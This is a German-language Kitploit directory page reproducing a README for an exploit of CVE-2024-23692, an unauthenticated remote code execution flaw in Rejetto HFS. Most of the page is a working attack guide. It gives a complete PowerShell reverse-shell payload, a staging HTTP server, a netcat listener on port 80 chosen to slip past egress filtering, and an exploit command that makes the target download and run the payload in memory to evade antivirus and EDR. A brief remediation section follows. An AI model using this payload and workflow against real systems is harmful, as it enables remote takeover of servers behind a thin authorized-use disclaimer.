
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-23692 — Automatisiert die Ausnutzung von CVE-2024-23692 gegen ungepatchte Rejetto-HFS-Server mit einer In-Memory-PowerShell-Reverse-Shell, HTTP-Payload-Staging und AV/EDR-Disk-Write-Evasion für autorisierte Red-Team-Einsätze. | Kitploit
Tools/GitHubGitHub/sandimfz/cve-2024-23692
Payload-GenerierungExploitationWebanwendungs-ExploitationCommand and ControlRed Teaming
GitHubsandimfz/cve-2024-23692

CVE-2024-23692

Automatisiert die Ausnutzung von CVE-2024-23692 gegen ungepatchte Rejetto-HFS-Server mit einer In-Memory-PowerShell-Reverse-Shell, HTTP-Payload-Staging und AV/EDR-Disk-Write-Evasion für autorisierte Red-Team-Einsätze.

Repository anzeigen
37vor 2 MonatenNoch nicht geprüft
Teilen

CVE-2024-23692 - Rejetto HFS Remote Code Execution (RCE)

Eine taktische Dokumentation und Exploit-Anleitung für CVE-2024-23692, eine nicht authentifizierte kritische Remote Code Execution (RCE)-Schwachstelle, die Rejetto HTTP File Server (HFS)-Versionen vor 2.3m betrifft. Diese Anleitung nutzt eine In-Memory Reverse Shell (RAM Only)-Technik, um signaturbasierte Antivirus/EDR-Erkennung beim Schreiben auf die Festplatte erfolgreich zu umgehen.

Haftungsausschluss: Dieses Repository und seine Inhalte sind ausschließlich für autorisierte Sicherheitsbewertungen, Penetrationstests, Bug-Bounty-Simulationen und defensive forensische Audits gedacht. Die unbefugte Nutzung gegen Drittsysteme ist streng illegal.


Credits & Referenzen

Die automatisierte Prüfvorlage, die in diesem Proof-of-Concept-Workflow implementiert ist, baut auf dem öffentlichen Repository auf, das entwickelt wurde von:

  • Exploit-Skript-Quelle: VeryLazyTech - CVE-2024-23692

Exploit-Workflow (In-Memory Reverse Shell)

Diese Methode verwendet ein HTTP-Stager-Bereitstellungsmodell, um eine textbasierte Payload-Zeichenkette dynamisch in die Zielumgebung zu liefern und die Live-Ausführung direkt aus dem flüchtigen Systemspeicher (RAM) heraus aufzurufen.

Schritt 1: Das Payload-Skript bereitstellen

Erstellen Sie auf Ihrem lokalen C2/Angreifer-Server eine statische Textdatei namens index.html und füllen Sie sie mit dem folgenden PowerShell-TCP-Socket-Schleifencode:

\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()

Schritt 2: Den leichtgewichtigen Webserver starten

Öffnen Sie eine Terminalinstanz im vorgesehenen Staging-Ordner, der Ihre Payload-Vorlagendatei enthält, und starten Sie dann einen sofortigen Python-HTTP-Listener auf einem alternativen Port (z. B. 8080):

python3 -m http.server 8080

Schritt 3: Den Netzwerk-Listener initialisieren

Öffnen Sie eine zweite unabhängige Terminal-Sitzung, um den eingehenden persistenten Shell-Callback zu hosten. Es wird dringend empfohlen, Port 80 (oder 443) zu verwenden, um ausgehende Perimeter-Schutzmaßnahmen (Egress Firewall Filtering) leicht zu umgehen:


sudo nc -lvnp 80

Schritt 4: Den RCE-Exploit auslösen

Starten Sie die automatisierte Validierungs-Engine gegen Ihre Bereitstellungsinfrastruktur. Der Zielaufruf hakt die Befehlsverarbeitung über einen lokalisierten CMD-Ausführungs-Wrapper ein, um optimale String-Stabilität ohne Verlust von Parameter-Flags zu gewährleisten:

./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""

Screenshot

Behebung & Gegenmaßnahmen

Um Kompromittierungen vollständig zu beseitigen und gefährdete Betriebsumgebungen zu beheben:

  1. Beenden und stoppen Sie sofort alle laufenden Rejetto HFS-Bereitstellungsprozesse im gesamten Systembaum:
    Get-Process -Name *hfs* | Stop-Process -Force
    
  2. Löschen Sie verbleibende Müll-Dateien oder nicht authentifizierte binäre Payloads, die sich in öffentlichen Schreibbereichen befinden:
    Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue

    
  3. Aktualisieren Sie Bereitstellungsressourcen auf die gepatchte stabile Release-Version oder wechseln Sie die Integrationsinfrastruktur zu modernen sicheren alternativen Plattformen.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





